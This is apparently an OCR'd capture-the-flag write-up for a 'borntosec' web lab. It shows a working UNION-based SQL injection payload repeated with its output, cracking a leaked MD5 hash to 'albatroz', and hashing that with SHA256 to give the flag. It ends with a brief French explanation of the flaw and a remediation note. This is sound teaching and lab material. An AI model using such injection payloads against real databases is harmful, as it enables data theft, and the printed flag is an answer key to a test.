

SQL1



```
ID: -1 UNION SELECT id, CONCAT(url, 0x20, title, 0x20, comment) FROM list_images
Title: https://fr.wikipedia.org/wiki/Programme_ Nsa An image about the NSA !
Url : 1

ID: -1 UNION SELECT id, CONCAT(url, 0x20, title, 0x20, comment) FROM list_images
Title: https://fr.wikipedia.org/wiki/Fichier:42 42 ! There is a number..
Url : 2

ID: -1 UNION SELECT id, CONCAT(url, 0x20, title, 0x20, comment) FROM list_images
Title: https://fr.wikipedia.org/wiki/Logo_de_Go Google Google it !
Url : 3

ID: -1 UNION SELECT id, CONCAT(url, 0x20, title, 0x20, comment) FROM list_images
Title: https://en.wikipedia.org/wiki/Earth#/med Earth Earth!
Url : 4

ID: -1 UNION SELECT id, CONCAT(url, 0x20, title, 0x20, comment) FROM list_images
Title: borntosec.ddns.net/images.png Hack me ? If you read this just use this md5 decode lowercase then sha256 to win this flag ! : 1928e8083cf461a51303633093573c46
Url : 5
```

IMAGE NUMBER:



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
1928e8083cf461a51303633093573c46
```


□ Je ne suis pas un robot
Les Conditions d'utilisation de reCAPTCHA vont changer. Prendre des mesures
reCAPTCHA
Confidentialité - Conditions
Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
1928e8083cf461a51303633093573c46	md5	albatroz

Color Codes: 🟩 Green: Exact match, Yellow: Partial match, 🟥 Red: Not found.

Download CrackStation's Wordlist



Text

albatroz

SHA256 Hash

f2a29020ef3132e01dd61df97fd33ec8d7fcd1388cc9601e7db691d17d4d6188

f2a29020ef3132e01dd61df97fd33ec8d7fcd1388cc9601e7db691d17d4d6188

L’application concatène directement l'entrée utilisateur (le paramètre id) dans la chaîne de requête SQL, sans vérification ni échappement.

Remédiation

Il faut valider le type de donnée avant d'interroger la base de données.